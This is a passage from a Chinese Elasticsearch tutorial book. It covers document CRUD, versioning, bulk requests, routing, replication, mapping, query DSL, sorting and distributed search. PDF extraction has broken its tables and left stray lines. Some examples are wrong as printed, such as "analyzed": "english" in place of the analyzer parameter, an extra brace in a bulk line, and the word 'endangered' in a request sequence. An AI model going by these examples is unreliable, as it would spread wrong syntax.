只要第二个节点与第一个节点具有相同的cluster.name即可自动加入集群。

文档的索引首先被存储在主分片中， 然后并发复制到对应的复制节点上。着可以确保我们的数据在主节点和复制节点上都可以被检索。

继续扩展

复制分片的数量可以在运行中的集群中动态地变更：

**PUT /blogs/\_settings**

**{**

**"number\_of\_replicas": 2**

**}**

345/990

QQ群：632167235

**6.7.3** 数据

文档

程序中大多的实体或对象能够被序列化为包含键值对的JSON对象。

通常， 我们可以认为对象(object)和文档(document)是等价相通的。不过,他们还是有所差别： 对象(Object)是一个JSON结构体——类似于哈希、hashmap、字典或者关联数组； 对象(Object)中还可能包含其他对象

(Object)。在Elasticsearch中， 文档(document)这个术语有着特殊含义。它特指最顶层结构或者根对象(root

object)序列化成的JSON数据(以唯一ID标识并存储于Elasticsearch中)。

文档元数据

元数据(metadata)就是关于文档的信息。

三个必须的元数据：

\_index： 文档存储的地方

\_type： 文档代表的对象的类

\_id： 文档的唯一标识

\_index

索引(index)类似于关系数据库里的“数据库”， 它是存储和索引关联数据的地方。

我们的数据被存储和索引在分片(shards)中， 索引只是一个把一个或多个分片分组在一起的逻辑空间。

索引名字必须是全部小写， 不能以下划线开头， 不能包含逗号。

\_type

储存相同类的对象或者事务。每个类型(type)都有自己的映射(mapping)或者结构定义。类型的映射

(mapping)会告诉Elasticsearch不同的文档如何被索引。

类型的名字可以是大写或小写， 不能包含下划线或逗号。

\_id

id仅仅是一个字符串， 它与\_index和\_type组合时， 就可以在ELasticsearch中唯一标识一个文档。当创建一个文档， 你可以自定义\_id， 也可以让Elasticsearch帮你自动生成。

索引文档

指定ID：

**PUT /{index}/{type}/{id}**

**{**

**"field": "value",**

**...**

**}**

自增ID：

**POST /website/blog/**

**{**

**"title": "My second blog entry", "text": "Still trying this out...", "date": "2014/01/01"**

**}**

检索文档

检索全部：

**GET /website/blog/123?pretty**

346/990

QQ群：632167235

检索部分：

**GET /website/blog/123?pretty&\_source=title,text**

请求个别字段可以使用\_source参数， 多个字段使用逗号分割。也可以直接使用\_source参数而不要其他元数据：

**GET /website/blog/123/\_source**

存在

仅仅检查文档是否存在：

# **curl -i -XHEAD http://localhost:9200/website/blog/123**

更新

文档是不可变的， 如果要更新已存在的文档， 则必须重建索引来替换掉它。

**PUT /website/blog/123**

**{ ... }**

在响应中会看到\_version字段增加了。在内部， Elasticsearch会标记旧文档为删除并添加了一个完整的新文档。旧版本文档不会立即消失， 但你也不能去访问它。Elasticsearch会在你继续索引更多数据时清理被删除的文档。

创建

创建新文档， 可以使用自增ID。也可用如下方法保证文档是新创建的。

1. 使用查询参数

**PUT /website/blog/123?op\_type=create**

**{ ... }**

2. 添加端点

**PUT /website/blog/123/\_create**

**{ ... }**

如果成功创建新文档， 则返回201 Created， 否则返回409 Conflict。

删除文档

**DELETE /website/blog/123**

注意\_version数字依旧增加， 不管文档是否存在。

这是内部记录的一部分， 它确保在多节点间不同操作可以有正确的顺序。

版本控制

内部版本控制

在数据库中， 有两种通用的方法确保并发更新时修改不丢失：

1. 悲观并发控制（ Pessimistic concurrency control）

这在关系型数据库中被广泛的使用， 假设冲突的更改经常发生， 为了解决冲突我们把访问区块化。典型的例子是在读一行数据前锁定这行， 然后确保只有加锁的那个线程可以修改这行数据。

1. 乐观并发控制（ Optimistic concurrency control）

被Elasticsearch使用， 假设冲突不经常发生， 也不区块化访问， 然而， 如果在读写过程中数据发生了变化， 更新操作将失败。这时候由程序决定在失败后如何解决冲突。实际情况中， 可以重新尝试更新， 刷新数据

（ 重新读取） 或者直接反馈给用户。

修改文档时， 需要指定version参数：

**PUT /website/blog/1?version=1**

**{ ... }**

347/990

QQ群：632167235

如果修改失败， 则会返回409 Conflict状态的HTTP响应。

所有更新和删除文档的请求都接收version参数， 它可以允许在你的代码中增加乐观锁控制。

外部版本控制

可以使用类似于timestamp等进行版本控制， 需要在查询字符串后面添加 version\_type=external 来使用这些版本号。

版本号必须是整数， 大于零小于9.2e+18（ Java中的正long整数）

外部版本号与之前说的内部版本号在处理的时候有些不同。它不再检查\_version是否与请求中指定的一致， 而是检查是否小于指定的版本。如果请求成功， 外部版本号就会被存储到\_version中。

外部版本号不仅在索引和删除请求中指定， 也可以在创建(create)新文档中指定。

创建外部版本控制的文档：

**PUT /website/blog/2?version=5&version\_type=external**

**{ ... }**

文档局部更新

文档并没有更改， 只是替换了。

将对象合并到现有文档中：

**POST /website/blog/1/\_update**

**{**

**"doc": {**

**"tags": [ "testing" ], "views": 0**

**}**

**}**

会将tags和views字段合并到\_source字段中。

使用脚本

默认脚本语言是Groovy， 默认没安装。

使用脚本增加views数量：

**POST /website/blog/123/\_update**

**{**

**"script":"ctx.\_source.views+=1"**

**}**

增加一个新标签到tags数组中：

**POST /website/blog/123/\_update**

**{**

**"script":"ctx.\_source.tags+=new\_tag", "params":{**

**"new\_tag":"search"**

**}**

**}**

根据内容删除文档：

**POST /website/blog/123/\_update**

**{**

**"script":"ctx.op = ctx.\_source.views==count ? 'delete':'none'", "params":{**

**"count":1**

**}**

**}**

更新的字段不存在时则创建：

348/990

QQ群：632167235

**POST /website/pageviews/1/\_update**

**{**

**"script":"ctx.\_source.views+=1", "upsert":{**

**"views":1**

**}**

**}**

设置更新冲突重试次数：

**POST /website/pageviews/1/\_update?retry\_on\_conflict=5**

**{**

**"script":"ctx.\_source.views+=1", "upsert":{**

**"views":0**

**}**

**}**

多文档检索

**GET /\_mget**

**{**

**"docs": [**

**{**

**"\_index": "website",**

**"\_type": "blog", "\_id": 2**

**},**

**{**

**"\_index": "website", "\_type": "pageviews", "\_id": 1,**

**"\_source": "views"**

**}**

**]**

**}**

提供默认的检索或类型：

**GET /website/blog/\_mget**

**{**

**"docs": [**

**{ "\_id": 2 },**

**{ "\_type": "pageviews", "\_id": 1 }**

**]**

**}**

如果所有文档具有相同\_index和\_type：

**GET /website/blog/\_mget**

**{ "ids": [ "2", "1" ] }**

批量操作

bulk API允许我们使用单一请求来实现多个文档的create、index、update或delete。这对索引类似于日志活动这样的数据流非常有用， 它们可以以成百上千的数据为一个批次按序进行索引。

bulk请求：

**POST /\_bulk**

**{ action: { metadata }}\n**

**{ request body }\n**

**{ action: { metadata }}\n**

**{ request body }\n**

**...**

349/990

QQ群：632167235

这种格式类似于用"\n"符号连接起来的一行一行的JSON文档流(stream)。两个重要的点需要注意：

* 每行必须以"\n"符号结尾， 包括最后一行。这些都是作为每行有效的分离而做的标记。
* 每一行的数据不能包含未被转义的换行符， 它们会干扰分析——这意味着JSON不能被美化打印。

批量中每个引用的文档属于不同的主分片， 每个分片可能被分布于集群中的某个节点上。这意味着批量中的每个操作(action)需要被转发到对应的分片和节点上。

如果每个单独的请求被包装到JSON数组中， 那意味着我们需要大量的RAM来承载本质上相同的数据， 还要创建更多的数据结构使得JVM花更多的时间执行垃圾回收。

取而代之的， Elasticsearch则是从网络缓冲区中一行一行的直接读取数据。它使用换行符识别和解析action/

metadata行， 以决定哪些分片来处理这个请求。

这些行请求直接转发到对应的分片上。这些没有冗余复制， 没有多余的数据结构。整个请求过程使用最小的内存在进行。

action/metadata这一行定义了文档行为(what action)发生在哪个文档(which document)之上。

行为(action)必须是以下几种:

create： 当文档不存在时创建。

index： 创建新文档或替换已有文档。

update： 局部更新文档。

delete： 删除一个文档。

删除请求：

**{ "delete": { "\_index": "website", "\_type": "blog", "\_id": "123" }}**

创建请求：

**{ "create": { "\_index": "website", "\_type": "blog", "\_id": "123" }}**

**{ "title": "My first blog post" }**

bulk请求不是原子操作， 它们不能实现事务。每个请求操作是分开的， 所以每个请求的成功与否不干扰其它操作。

不需要重复：

**POST /website/\_bulk**

**{ "index": { "\_type": "log" }}**

**{ "event": "User logged in" }}**

也可以覆盖元数据行：

**POST /website/log/\_bulk**

**{ "index": {}}**

**{ "event": "User logged in" }**

**{ "index": { "\_type": "blog" }}**

**{ "title": "overriding the default type" }**

**6.7.4** 分布式操作

路由到文档

当索引一个文档时， 他被存储在单独一个分片上， 它使用如下算法进行分配：

shard = hash(routing) % number\_of\_primary\_shards


routing是一个任意字符串， 它默认是\_id， 也可以自定义。

这也解释了为什么主分片的数量只能在创建索引时定义且不能修改： 如果主分片的数量在未来改变了， 所有先前的路由值就失效了， 文档也就永远找不到了。

分片交互

我们能够发送请求给集群中任意一个节点。每个节点都有能力处理任意请求。每个节点都知道任意文档所在的节点， 所以也可以将请求转发到需要的节点。

350/990



QQ群：632167235

新建、索引和删除文档

新建、索引和删除请求都是写(write)操作， 它们必须在主分片上成功完成才能复制到相关的复制分片上。

下面我们罗列在主分片和复制分片上成功新建、索引或删除一个文档必要的顺序步骤：

1. 客户端给Node1发送新建、索引或删除请求。
2. 节点使用文档的\_id确定文档属于分片0。它转发请求到Node3， 分片0位于这个节点上。
3. Node3在主分片上执行请求， 如果成功， 它转发请求到相应的位于Node1和Node2的复制节点上。当所有的复制节点报告成功， Node3报告成功到请求的节点， 请求的节点再报告给客户端。

客户端接收到成功响应的时候， 文档的修改已经被应用于主分片和所有的复制分片。你的修改生效了。

有很多可选的请求参数允许你更改这一过程。你可能想牺牲一些安全来提高性能。这一选项很少使用， 因为Elasticsearch已经足够快。

replication

复制默认的值是sync。这将导致主分片得到复制分片的成功响应后才返回。

如果你设置replication为async， 请求在主分片上被执行后就会返回给客户端。它依旧会转发请求给复制节点， 但你将不知道复制节点成功与否。

上面的这个选项不建议使用。默认的sync复制允许Elasticsearch强制反馈传输。async复制可能会因为在不等待其它分片就绪的情况下发送过多的请求而使Elasticsearch过载。

consistency

默认情况下， 主要分片需要通过仲裁(Quorum)， 即确认大部分分片拷贝(分片拷贝可以使主要分片或者副本分片， 两者均可)有效时， 才会发起一个写操作。这样做的目的是为了防止将数据写入到网络中“错误的一侧(Wrong Side)”。仲裁的定义如下：

int( (primary + number\_of\_replicas) / 2 ) + 1

consistency的值可以是one(仅主要分片)， all(主要分片和所有副本分片)， 或者是默认的quorum(大部分分片拷贝)。

注意number\_of\_replicas是指定在索引设置中的副本分片的数量， 不是当前处于活动状态的副本分片数量。如果你在索引中指定了有3个副本分片的话， 那么quorum的值就是：

int( (primary + 3 replicas) / 2 ) + 1 = 3

那么当只启动了两个节点时， 那么就无法满足quorum， 从而导致无法索引或者删除任何文档。

timeout

如果没有足够的分片拷贝会如何呢？ ES会等待， 希望有更多的分片会出现。默认它会等待1分钟。如果需要可以将这个时间设置的短一些： 100表示的是100毫秒， 30s表示的是30秒。

一个新的索引默认会有1个副本分片， 那么为了满足quorum则需要有两个活动的分片拷贝。但是， 当ES运行在一个单一节点的集群上时， 这些默认设置会阻止用户做任何有用的操作(比如索引等写操作)。为了防止这个问题， 只有当number\_of\_replicas大于1时， quorum才需要被满足。

索引文档

文档能够从主分片或任意一个复制分片被检索。

351/990

QQ群：632167235

在主分片或复制分片上检索一个文档必要的顺序步骤：

1. 客户端给Node1发送get请求。
2. 节点使用文档的\_id确定文档属于分片0， 分片0对应的复制分片在三个节点上都有。此时， 它可能转发请求到Node2。
3. Node2返回endangered给Node1然后返回给客户端。

对于读请求， 为了平衡负载， 请求节点会为每个请求选择不同的分片——它会循环所有分片副本。

可能的情况是， 一个被索引的文档已经存在于主分片上却还没来得及同步到复制分片上。这时复制分片会报告文档未找到， 主分片会成功返回文档。一旦索引请求成功返回给用户， 文档则在主分片和复制分片都是可用的。

局部更新

执行局部更新必要的顺序步骤：

1. 客户端给Node1发送更新请求。
2. 它转发请求到主分片所在节点Node3。
3. Node3从主分片检索出文档， 修改\_source字段的JSON， 然后在主分片上重建索引。如果有其他进程修改了文档， 它以retry\_on\_conflict设置的次数重复步骤3， 都未成功则放弃。
4. 如果Node3成功更新文档， 它同时转发文档的新版本到Node1和Node2上的复制节点以重建索引。当所有复制节点报告成功， Node3返回成功给请求节点， 然后返回给客户端。

基于文档的复制：

当主分片转发更改给复制分片时， 并不是转发更新请求， 而是转发整个文档的新版本。记住这些修改转发到复制节点是异步的， 它们并不能保证到达的顺序与发送相同。如果Elasticsearch转发的仅仅是修改请求， 修改的顺序可能是错误的， 那得到的就是个损坏的文档。

多文档模式

mget和bulk API与单独的文档类似。差别是请求节点知道每个文档所在的分片。它把多文档请求拆成每个分片的对文档请求， 然后转发每个参与的节点。

一旦接收到每个节点的应答， 然后整理这些响应组合为一个单独的响应， 最后返回给客户端。

mget请求检索多个文档的顺序步骤：

1. 客户端向Node1发送mget请求。
2. Node1为每个分片构建一个多条数据检索请求， 然后转发到这些请求所需的主分片或复制分片上。当所有回复被接收， Node1构建响应并返回给客户端。

routing参数可以被docs中的每个文档设置。

bulk执行多个create、index、delete和update请求的顺序步骤：

1. 客户端向Node1发送bulk请求。
2. Node1为每个分片构建批量请求， 然后转发到这些请求所需的主分片上。
3. 主分片一个接一个的按序执行操作。当一个操作执行完， 主分片转发新文档(或者删除部分)给对应的复制节点， 然后执行下一个操作。复制节点为报告所有操作完成， 节点报告给请求节点， 请求节点整理响应并返回给客户端。

bulk API还可以在最上层使用replication和consistency参数， routing参数则在每个请求的元数据中使用。

**6.7.5** 搜索

空搜索

返回集群索引中的所有文档：

**GET /\_search**

hits数组包含了匹配到的前10条数据。

\_score表示相关性得分， max\_score指的是查询到的最大值。

took表示整个所有请求花费的毫秒数。

timeout告诉我们查询是否超时， ES会返回超时前收集到的结果。虽然结果已经发送， 但是后台依旧进行查询。

352/990

QQ群：632167235

指定超时时间查询：

**GET /\_search?timeout=10ms**

多索引和多类型

**GET /\_search GET /gb/\_search**

**GET /gb,us/\_search GET /g\*,u\*/\_search GET /gb/user/\_search**

**GET /gb,us/user,tweet/\_search GET /\_all/user,tweet/\_search**

分页

size： 结果数， 默认10个。

from： 跳过开始的结果数， 默认0。

**GET /\_search?size=5&from=10**

应该当心分页太深或者一次请求太多的结果。结果在返回前会被排序。但是记住一个搜索请求常常涉及多个分片， 每个分片生成自己排好序的结果， 它们接着需要集中起来排序以确保整体排序正确。

简易搜索

search API有两种表单： 一种是“简易版”的查询字符串(query string)将所有参数通过查询字符串定义， 另一种版本使用JSON完整的表示请求体(request body)， 这种富搜索语言叫做结构化查询语句(DSL)。

查询所有类型为tweet并在tweet字段中包含elasticsearch字符的文档：

**GET /\_all/tweet/\_search?q=tweet:elasticsearch**

查询name字段中包含"john"和tweet字段包含"mary"的结果：

**GET /\_search?q=+name:john +tweet:mary**

"+"前缀表示语句条件必须被满足， "-"前缀表示条件必须不被满足， 如果没有前缀， 表示可选。

查询如下结果：

name字段包含"mary"或"john"

date晚于2014-09-10

\_all字段包含"aggregations"或"geo"

**GET /\_search?q=+name:(mary john) +date:>2014-09-10 +(aggregations geo)**

**6.7.6** 映射

映射(mapping)机制用于进行字段类型确认， 将每个字段匹配为一种确定的数据类型(string、number、

booleans、date等)。

分析(analysis)机制用于进行全文文本(Full Text)的分词， 以建立供搜索用的反向索引。

映射及分析

查看映射：

**GET /gb/\_mapping/tweet**

确切值和全文文本

确切值是确定的， 正如它的名字一样。比如一个date或用户ID， 也可以包含更多的字符串比如username或

email地址。

353/990

QQ群：632167235

确切值"Foo"和"foo"就并不相同。确切值2014和2014-09-15也不相同。

全文文本， 从另一个角度来说是文本化的数据(常常以人类的语言书写)， 比如一片推文(Twitter的文章)或邮件正文。

为了方便在全文文本字段中进行这些类型的查询， Elasticsearch首先对文本分析(analyzes)， 然后使用结果建立一个倒排索引。

倒排索引

Elasticsearch使用一种叫做倒排索引(inverted index)的结构来做快速的全文搜索。倒排索引由在文档中出现的唯一的单词列表， 以及对于每个单词在文档中的位置组成。

分析和分析器

分析(analysis)是这样一个过程：

* 首先， 表征化一个文本块为适用于倒排索引单独的词(term)
* 然后标准化这些词为标准形式， 提高它们的“可搜索性”或“查全率”

这个工作是分析器(analyzer)完成的。一个分析器(analyzer)只是一个包装用于将三个功能放到一个包里： 字符过滤器： 首先字符串经过字符过滤器(character filter)， 它们的工作是在表征化(这个词叫做断词更合适) 前处理字符串。字符过滤器能够去除HTML标记， 或者转换"&"为"and"。

分词器： 下一步， 分词器(tokenizer)被表征化(断词)为独立的词。一个简单的分词器(tokenizer)可以根据空格或逗号将单词分开(这个在中文中不适用)。

表征过滤： 最后， 每个词都通过所有表征过滤(token filters)， 它可以修改词(例如将"Quick"转为小写)， 去掉词(例如停用词像"a"、"and"、"the"等等)， 或者增加词(例如同义词像"jump"和"leap")。

映射

索引中每个文档都有一个类型(type)。每个类型拥有自己的映射(mapping)或者模式定义(schema definition)。一个映射定义了字段类型， 每个字段的数据类型， 以及字段被Elasticsearch处理的方式。映射还用于设置关联到类型上的元数据。

核心简单字段类型

Elasticsearch支持以下简单字段类型：

当你索引一个包含新字段的文档——一个之前没有的字段——Elasticsearch将使用动态映射猜测字段类型， 这类型来自于JSON的基本数据类型， 使用以下规则：

自定义字段映射

**{**

354/990

**JSON type**

**Field type**

Boolean:true or false

"boolean"

Whole number:123

"long"

Floating point:123.45

"double"

String,valid date:"2014-09-15"

"date"

String:"foo bar"

"string"

类型

表示的数据类型

String

string

Whole number

byte,short,integer,long

Floating point

float,double

Boolean

boolean

Date

date

QQ群：632167235

**"number\_of\_clicks": { "type": "integer"**

**}**

**}**

String类型

默认的， 考虑到包含全文本， 它们的值在索引前要经过分析器分析， 并且在全文搜索此字段前要把查询语句做分析处理。

对于string字段， 两个最重要的映射参数是index和analyer。

index参数控制字符串以何种方式被索引， 它包含以下三个值当中的一个：

string类型默认值是analyzed， 如果想改为确切值， 需要设置：

**{**

**"tag": {**

**"type": "string", "index": "not\_analyzed"**

**}**

**}**

其他简单类型(long、double、date)也接收index参数， 但相应的值只能是no或not\_analyzed， 他们的值不能被分析。

分析

对于analyzed类型的字符串字段， 使用analyzer参数来指定哪一种分析器将在搜索和索引的时候使用。默认的， Elasticsearch使用standard分析器， 但是你可以通过指定一个内建的分析器来更改它， 例如whitespace、

simple或english。

**{**

**"tweet": {**

**"type": "string", "analyzed": "english"**

**}**

**}**

更新映射

你可以向已有映射中增加字段， 但你不能修改它。如果一个字段在映射中已经存在， 这可能意味着那个字段的数据已经被索引。如果你改变了字段映射， 那已经被索引的数据将错误并且不能被正确的搜索到。我们可以更新一个映射来增加一个新字段， 但是不能把已有字段的类型那个从analyzed改到not\_analyzed。

创建一个新索引， 指定tweet字段的分析器为english：

**PUT /gb**

**{**

**"mappings": {**

**"tweet": { "properties": {**

**"tweet": {**

**"type": "string", "analyzer": "english"**

**},**

**"date": {**

355/990

值

解释

analyzed

首先分析这个字符串， 然后索引。以全文形式索引此字段。

not\_analyzed

索引这个字段， 使之可以被搜索到， 但是索引内容和指定值一样， 不分析此字段。确切值。

no

不索引这个字段。不能被搜索到。

QQ群：632167235

**"type": "date"**

**},**

**"name": {**

**"type": "string"**

**},**

**"user\_id": {**

**"type": "long"**

**}**

**}**

**}**

**}**

**}**

在tweet的映射中增加一个新的not\_analyzed类型的文本字段， 叫做tag， 使用\_mapping后缀：

**PUT /gb/\_mapping/tweet**

**{**

**"properties": { "tag": {**

**"type": "string", "index": "not\_analyzed"**

**}**

**}**

**}**

符合类型

多值字段

包含多个字段可以索引标签数组代替单一字符串：

**{ "tag": [ "search", "nosql" ]}**

数组中所有值必须为同一类型， 你不能把日期和字符窜混合， 如果你创建一个新字段， 这个字段索引了一个数组， Elasticsearch将使用第一个值的类型来确定这个新字段的类型。

当你从Elasticsearch中取回一个文档， 任何一个数组的顺序和你索引它们的顺序一致。你取回的\_source字段的顺序同样与

索引它们的顺序相同。

空字段

这四个字段将被识别为空字段而不被索引：

"empty": "", "null\_value": null, "empty\_array": [],

"array\_with\_null\_value": [null]

多层对象

可以多层嵌套。

**6.7.7** 结构化查询

请求体查询

search API：

**GET /index\_2014\*/type1,type2/\_search**

**{**

**"from" : 30,**

356/990

QQ群：632167235

**"size" : 10**

**}**

同样也支持POST请求。

结构化查询

使用结构化查询， 你需要传递query参数：

**GET /\_search**

**{**

**"query" : YOUR\_QUERY\_HERE**

**}**

空查询-{}-在功能上等同于使用match\_all查询子句， 正如其名字一样， 匹配所有的文档：

**GET /\_search**

**{**

**"query" : {**

**"match\_all" : {}**

**}**

**}**

查询子句

一个查询语句一般使用这个结构：

**{**

**QUERY : {**

**ARGUMENT : VALUE, ARGUMENT : VALUE, ...**

**}**

**}**

或指向一个指定的字段：

**{**

**QUERY\_NAME : { FIELD\_NAME : {**

**ARGUMENT : VALUE, ARGUMENT : VALUE, ...**

**}**

**}**

**}**

使用match查询子句用来找寻在tweet字段中找寻包含elasticsearch的成员：

**GET /\_search**

**{**

**"query": {**

**"match": {**

**"tweet": "elasticsearch"**

**}**

**}**

**}**

复合子句

**{**

**"bool": {**

**"must": { "match": { "tweet": "elastic" }},**

**"must\_not": { "match": { "name": "mary" }},**

**"should": { "match": { "tweet": "full text" }}**

**}**

**}**

查询与过滤

357/990

QQ群：632167235

原则上来说， 使用查询语句做全文本搜索或其他需要进行相关性评分， 剩下的全部用过滤语句。

过滤语句

term

term主要用于精确匹配哪些值， 比如数字， 日期， 布尔值或not\_analyzed的字符串(未经分析的文本数据类型

)：

**{ "term": { "age": 26 }}**

**{ "term": { "date": "2014-09-01" }}**

**{ "term": { "public": true }}**

**{ "term": { "tag": "full\_text" }}**

terms

terms跟term有点类似， 但terms允许指定多个匹配条件。如果某个字段指定了多个值， 那么文档需要一起去做匹配：

**{**

**"terms": {**

**"tag": [ "search", "full\_text", "nosql" ]**

**}**

**}**

range

range过滤允许我们按照指定范围查找一批数据：

**{**

**"range": {**

**"age": {**

**"gte": 20,**

**"lt": 30**

**}**

**}**

**}**

操作符：

gt： 大于

gte： 大于等于

lt： 小于

lte： 小于等于

exists和missing

exists和missing过滤可以用于查找文档中是否包含指定字段或没有某个字段， 类似于SQL语句中的IS\_NULL条件：

**{**

**"exists": {**

**"field": "true"**

**}**

**}**

这两个过滤只是针对已经查出一批数据来， 但是想区分出某个字段是否存在的时候使用。

bool

bool过滤可以用来合并多个过滤条件查询结果的布尔逻辑， 它包含一下操作符：

must： 多个查询条件的完全匹配， 相当于and。

must\_not： 多个查询条件的相反匹配， 相当于not。

should： 至少有一个查询条件匹配， 相当于or。

这些参数可以分别继承一个过滤条件或者一个过滤条件的数组：

358/990

QQ群：632167235

**{**

**"bool": {**

**"must": { "term": { "folder": "inbox" }},**

**"must\_not": { "term": { "tag": "spam" }}, "should": [**

**{ "term": { "starred": true }},**

**{ "term": { "unread": true }}**

**]**

**}**

**}**

查询语句

match\_all

使用match\_all可以查询到所有文档， 是没有查询条件下的默认语句。

**{ "match\_all": {} }**

此查询常用于合并过滤条件。比如说你需要检索所有的邮箱， 所有的文档相关性都是相同的， 所以得到的

\_score为1。

match

match查询是一个标准查询， 不管你需要全文本查询还是精确查询基本上都要用到它。

如果你使用match查询一个全文本字段， 它会在真正查询之前用分析器先分析match一下查询字符：

**{**

**"match": {**

**"tweet": "About Search"**

**}**

**}**

提示： 做精确匹配搜索时， 你最好用过滤语句， 因为过滤语句可以缓存数据。

match查询不可以用类似"+usid:2 +tweet:search"这样的语句。它只能就指定某个确切字段某个确切的值进行搜索， 而你要做的就是为它指定正确的字段名以避免语法错误。

multi\_match

multi\_match查询允许你做match查询的基础上同时搜索多个字段：

**{**

**"multi\_match": {**

**"query": "full text search", "fields": [ "title", "body" ]**

**}**

**}**

bool

bool查询与bool过滤相似， 用于合并多个查询子句。不同的是， bool过滤可以直接给出是否匹配成功， 而

bool查询要计算每一个查询子句的\_score(相关性分值)。

must： 查询指定文档一定要被包含。

must\_not： 查询指定文档一定不要被包含。

should： 查询指定文档,有则可以为文档相关性加分。

以下查询将会找到title字段中包含"how to make millions"， 并且"tag"字段没有被标为spam。如果有标识为"starred"或者发布日期为2014年之前， 那么这些匹配的文档将比同类网站等级高：

**{**

**"bool": {**

**"must": { "match": { "title": "how to make millions" }},**

359/990

QQ群：632167235

**"must\_not": { "match": { "tag": "spam" }}, "should": [**

**{ "match": { "tag": "starred" }},**

**{ "range": { "date": { "gte": "2014-01-01" }}}**

**]**

**}**

**}**

如果bool查询下没有must子句， 那至少应该有一个should子句。但是如果有must子句， 那么没有should子句也可以进行查询。

过滤查询

**GET /\_search**

**{**

**"query": {**

**"filtered": {**

**"query": { "match": { "email": "business opportunity" }},**

**"filter": { "term": { "folder": "inbox" }}**

**}**

**}**

**}**

查询语句中的过滤：

**GET /\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"bool": {**

**"must": { "term": { "folder": "inbox" }}, "must\_not": {**

**"query": {**

**"match": { "email": "urgent business proposal" }**

**}**

**}**

**}**

**}**

**}**

**}**

**}**

验证查询

查询语句可以变得非常复杂， 特别是与不同的分析器和字段映射相结合后， 就会有些难度。

validate API可以验证一条查询语句是否合法：

**GET /gb/tweet/\_validate/query?explain**

**{**

**"query": {**

**"tweet": {**

**"match": "really powerful"**

**}**

**}**

**}**

加上explain可以告诉我们为什么没通过：

[gb] No query registered for [tweet]

**6.7.8** 排序

360/990

QQ群：632167235

排序方式

默认结果值以\_score进行排序。

字段值排序

对结果按照时间排序， 将最新的文档排列靠前， 使用sort参数进行排序：

**GET /\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": { "term": { "user\_id": 1 }}**

**}**

**},**

**"sort": { "date": { "order": "desc" }}**

**}**

多级排序

**GET /\_search**

**{**

**"query": {**

**"filtered": {**

**"query": { "match": { "tweet": "manage text search" }},**

**"filter": { "term": { "user\_id": 2 }}**

**}**

**},**

**"sort": [**

**{ "date": { "order": "desc" }},**

**{ "\_score": { "order": "desc" }}**

**]**

**}**

字符串参数排序

**GET /\_search?sort=date:desc&sort=\_score&q=search**

为多值字段排序

对于数字和日期， 你可以从多个值中取出一个来进行排序， 你可以使用min、max、avg或sum这些模式。比说你可以在dates字段中用最早的日期来进行排序：

**{**

**"sort": {**

**"dates": { "order": "asc",**

**"mode": "min"**

**}**

**}**

**}**

多值字段字符串排序

analyzed字符串字段同时也是多值字段， 在这些字段上排序往往得不到你想要的值。比如你分析一个字符"fine old art"， 它最终会得到三个值。例如我们想要按照第一个词首字母排序， 如果第一个单词相同的话， 再用第二个词的首字母排序， 以此类推。可惜ElasticSearch在进行排序时是得不到这些信息的。

当然你可以使用min和max模式来排(默认使用的是min模式)但它是依据art或者old排序， 而不是我们所期望的那样。

361/990

QQ群：632167235

为了使一个string字段可以进行排序， 它必须只包含一个词： 即完整的not\_analyzed字符串。当然我们需要对字段进行全文本搜索的时候还必须使用analyzed。

在\_source下相同的字符串上排序两次会造成不必要的资源浪费。而我们想要的是一个字段中同时包含这两种索引方式。

现在我们介绍一个在所有核心字段类型上通用的参数fields， 这样我们就可以改变它的mapping：

**"tweet": {**

**"type": "string", "analyzer": "english"**

**}**

改变后的多值字段如下：

**"tweet": {**

**"type": "string", "analyzer": "english", "fields": {**

**"raw": {**

**"type": "string", "index": "not\_analyzed"**

**}**

**}**

**}**

tweet字段用于全文本的analyzed索引方式不变。新增的tweet.raw子字段索引方式是not\_analyzed。

现在， 在给数据重建索引后,我们既可以使用tweet字段进行全文本搜索， 也可以用tweet.raw字段进行排序：

**GET /\_search**

**{**

**"query": {**

**"match": {**

**"tweet": "elasticsearch"**

**}**

**},**

**"sort": "tweet.raw"**

**}**

对analyzed字段进行强制排序会消耗大量内存。

相关性介绍

fuzzy查询会计算与关键词的拼写相似程度， terms查询会计算找到的内容与关键词组成部分匹配的百分比， 但是一般意义上我们说的全文本搜索是指计算内容与关键词的类似程度。

ElasticSearch的相似度算法被定义为TF/IDF， 即检索词频率/反向文档频率， 包括以下内容：

检索词频率： 检索词在该字段出现的频率。出现频率越高， 相关性也越高。字段中出现过5次要比只出现过

1次的相关性高。

反向文档频率： 每个检索词在索引中出现的频率。频率越高， 相关性越低。检索词出现在多数文档中会比出现在少数文档中的权重更低， 即检验一个检索词在文档中的普遍重要性。

字段长度准则： 字段的长度是多少。长度越长， 相关性越低。检索词出现在一个短的title要比同样的词出现在一个长的content字段相关性高。

理解评分标准

将explain设为true可以得到更详细的信息：

**GET /\_search?explain**

**{**

**"query": { "match": { "tweet": "honeymoon" }}**

**}**

输出explain结果代价是十分昂贵的， 它只能用作调试工具， 千万不要用于生产环境。

提示： JSON形式的explain描述是难以阅读的， 但是转成YAML会好很多， 只需要在参数中加上format=yaml。

当explain选项加到某一文档上时， 它会告诉你为何这个文档会被匹配， 以及一个文档为何没有被匹配：

362/990

QQ群：632167235

**GET /us/tweet/12/\_explain**

**{}**

**6.7.9** 分布式搜索

分布式搜索的执行方式

一个CRUD操作只处理一个单独的文档。文档的唯一性由\_index、\_type和routing-value(通常默认是该文档的

\_id)的组合来确定。这意味着我们可以准确知道集群中的哪个分片持有这个文档。

由于不知道哪个文档会匹配查询(文档可能存放在集群中的任意分片上)， 所以搜索需要一个更复杂的模型。一个搜索不得不通过查询每一个我们感兴趣的索引的分片副本， 来看是否含有任何匹配的文档。

但是， 找到所有匹配的文档只完成了这件事的一半。在搜索(search)API返回一页结果前， 来自多个分片的结果必须被组合放到一个有序列表中。因此， 搜索的执行过程分两个阶段， 称为查询然后取回(query then

fetch)。

查询阶段

取回阶段搜索选项preference

preference参数允许你控制使用哪个分片或节点来处理搜索请求。她接收如下一些参数\_primary，

\_primary\_first， \_local， \_only\_node:xyz， \_prefer\_node:xyz和\_shards:2,3。

然而通常最有用的值是一些随机字符串， 它们可以避免结果震荡问题(the bouncing results problem)。结果震荡(Bouncing Results)： 想像一下， 你正在按照timestamp字段来对你的结果排序， 并且有两个

